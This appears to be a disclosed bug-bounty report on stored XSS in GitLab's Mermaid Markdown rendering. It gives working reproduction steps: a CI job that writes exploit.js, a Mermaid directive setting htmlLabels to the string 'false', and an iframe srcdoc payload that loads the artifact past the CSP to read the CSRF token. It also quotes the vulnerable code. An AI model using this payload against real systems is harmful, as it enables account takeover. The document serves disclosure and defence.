Stored XSS in Mermaid when viewing Markdown files
GitLab's Mermaid configuration allowed an attacker to inject HTML into rendered Markdown by setting the flowchart.htmlLabels directive to the string "false", bypassing sanitisation. This stored XSS could be combined with a CSP bypass using pipeline artifacts to execute arbitrary JavaScript and achieve account takeover.
 Originally disclosed on HackerOne
- Triaged in 4 days
- Fixed in 2 months
- Paid in 4 days
- Disclosed after 5 months
Summary by the program
The report
Summary
GitLab's Mermaid configuration allows an attacker to inject HTML in the rendered Markdown. This can be combined with a CSP bypass using pipeline artifacts to achieve RCE.
Steps to reproduce
-
Create a repository on GitLab.com
-
Add the following to
.gitlab-ci.yml
---
job:
  script:
  - "echo 'alert(parent.document.querySelector(\"meta[name=csrf-token]\").outerHTML)' > exploit.js"
  artifacts:
    paths:
    - exploit.js
-
Wait for the pipeline to finish and record the job ID
-
Add the following to
README.md, changing the project name (saleemrashid/mermaid-exploit-7032e404) and job ID (1303935016) accordingly
```mermaid
%%{init: {"flowchart": {"htmlLabels": "false"}} }%%
flowchart
  A["<iframe srcdoc='<script src=https://gitlab.com/api/v4/projects/saleemrashid%2Fmermaid-exploit-7032e404/jobs/1303935016/artifacts/exploit.js></script>'></iframe>"]
```
- Open

README.md(or any page that renders it, including the project overview page), and observe the alert containing the CSRF token (e.g.<meta name="csrf-token" content="XXXXXX">) caused by executingexploit.js
Impact
Because the XSS leads to code execution as the authenticated user, this allows full account take-over without user interaction.
Examples
Private project on GitLab.com https://gitlab.com/saleemrashid/mermaid-exploit-7032e404
What is the current bug behavior?
Mermaid supports HTML labels when flowchart.htmlLabels is enabled and securityLevel is not strict. GitLab's configuration disables this functionality https://gitlab.com/gitlab-org/gitlab/-/blob/v13.12.1-ee/app/assets/javascripts/behaviors/markdown/render_mermaid.js#L40-52
  mermaid.initialize({
    // mermaid core options
    mermaid: {
      startOnLoad: false,
    },
    // mermaidAPI options
    theme,
    flowchart: {
      useMaxWidth: true,
      htmlLabels: false,
    },
    securityLevel: 'strict',
  });
However, Mermaid also supports directives (https://mermaid-js.github.io/mermaid/#/directives) to alter the configuration. For security reasons, these directives aren't able to override certain configuration options https://github.com/mermaid-js/mermaid/blob/8.9.2/src/defaultConfig.js#L114-L120
  /**
   * This option controls which currentConfig keys are considered _secure_ and can only be changed via
   * call to mermaidAPI.initialize. Calls to mermaidAPI.reinitialize cannot make changes to
   * the `secure` keys in the current currentConfig. This prevents malicious graph directives from
   * overriding a site's default security.
   */
  secure: ['secure', 'securityLevel', 'startOnLoad', 'maxTextSize'],
While you can't override securityLevel, it turns out that overriding flowchart.htmlLabels to "false" (specifically the string, not the boolean) is sufficient to bypass the sanitization https://github.com/mermaid-js/mermaid/blob/8.9.2/src/diagrams/common/common.js#L34-L54
let htmlLabels = true;
if (
config.flowchart &&
(config.flowchart.htmlLabels === false || config.flowchart.htmlLabels === 'false')
) {
htmlLabels = false;
}
if (htmlLabels) {
const level = config.securityLevel;
if (level === 'antiscript') {
txt = removeScript(txt);
} else if (level !== 'loose') {
// eslint-disable-line
txt = breakToPlaceholder(txt);
txt = txt.replace(/</g, '<').replace(/>/g, '>');
txt = txt.replace(/=/g, '=');
txt = placeholderToBreak(txt);
}
}
The above code will not sanitize the label if flowchart.htmlLabels is set to false or "false". It seems like the intention is to not sanitize the label if it's going to be rendered as text, which makes sense. However, the code that actually decides whether to render it as HTML or text always uses if (config.flowchart.htmlLabels), which would succeed for the string "false" (because it's truthy). This means the sanitization is bypassed, but the string is still rendered as HTML, resulting in XSS.
To make use of the XSS, we need to bypass the CSP:
script-src 'self' 'unsafe-inline' 'unsafe-eval' https://assets.gitlab-static.net https://www.google.com/recaptcha/ https://www.gstatic.com/recaptcha/ https://www.recaptcha.net/ https://apis.google.com 'nonce-<nonce>'
Using nonces causes the browser to ignore 'unsafe-inline', so we can't use inline scripts. However, we can take advantage of the fact that Workhorse will serve pipeline artifacts with an auto-detected Content-Type based on the file extension https://gitlab.com/gitlab-org/gitlab/-/blob/v13.12.1-ee/workhorse/internal/artifacts/entry.go#L98-101
	// Write http headers about the file
	headers.Set("Content-Length", contentLength)
	headers.Set("Content-Type", detectFileContentType(fileName))
	headers.Set("Content-Disposition", "attachment; filename=\""+escapeQuotes(basename)+"\"")
The Content-Disposition header prevents this from being used for HTML/SVG-based XSS, but it still allows pipeline artifacts to be used as scripts or stylesheets. Because they are on the same domain, they satisfy 'self' in the CSP policy.
Finally, RCE can be achieved by using the XSS to inject the following HTML, executing a pipeline artifact as JavaScript (<iframe srcdoc> is used because you can't directly inject a <script> tag with innerHTML). This example refers to an artifact on a private repository to maintain responsible disclosure, but you would enable public pipelines for an actual exploit (or add an access token to the URL) so the artifact is accessible by any user.
<iframe srcdoc='<script src=https://gitlab.com/api/v4/projects/saleemrashid%2Fmermaid-exploit-7032e404/jobs/1303935016/artifacts/exploit.js></script>
What is the expected correct behavior?
Mermaid should not allow HTML injection. While configuration changes and upstream bugfixes could improve the situation, it might be prudent to move Mermaid into a sandboxed iframe to avoid future vulnerabilities. For example, it also supports specifying themeCSS (which I attempted to use for a CSS exfiltration attack, but it wasn't practical to exfiltrate more than a few characters because the CSP didn't allow to @import files from an external server).
Additionally, Workhorse serving artifacts with dangerous Content-Type headers might not be secure behavior because it allows to bypass the CSP.
Output of checks
This bug happens on GitLab.com
Impact
Because the XSS leads to code execution as the authenticated user, this allows full account take-over without user interaction.
Attachments
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely a type confusion: the code that decides whether to sanitise a label checks if flowchart.htmlLabels is the string "false", but the code that decides whether to render as HTML checks if it is truthy, so the string "false" bypasses sanitisation while still being rendered as HTML.
Impact
Because the XSS leads to code execution as the authenticated user, this allows full account take-over without user interaction.
What the attacker needed
GitLab account; Ability to create a project and pipeline; Victim views the crafted Markdown page
The fix
Mermaid should not allow HTML injection; moving Mermaid into a sandboxed iframe and avoiding serving artifacts with dangerous Content-Type headers would help.
How it was found
- Create a repository on GitLab.com
- Add a CI job that creates a JavaScript file as an artifact
- Wait for the pipeline to finish and record the job ID
- Add a Mermaid diagram to README.md with a directive setting flowchart.htmlLabels to "false" and an iframe with srcdoc containing a script tag that loads the artifact
- Open README.md and observe the alert containing the CSRF token
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
Mermaid is a tool that turns text into diagrams. GitLab lets you use it in Markdown files. The problem was that a setting meant to make diagrams safer could be tricked into turning off protection, letting an attacker run their own code in your browser when you view a page.
What is XSS?
Script an attacker supplies runs in another user's browser, on the target's origin, with that user's session.




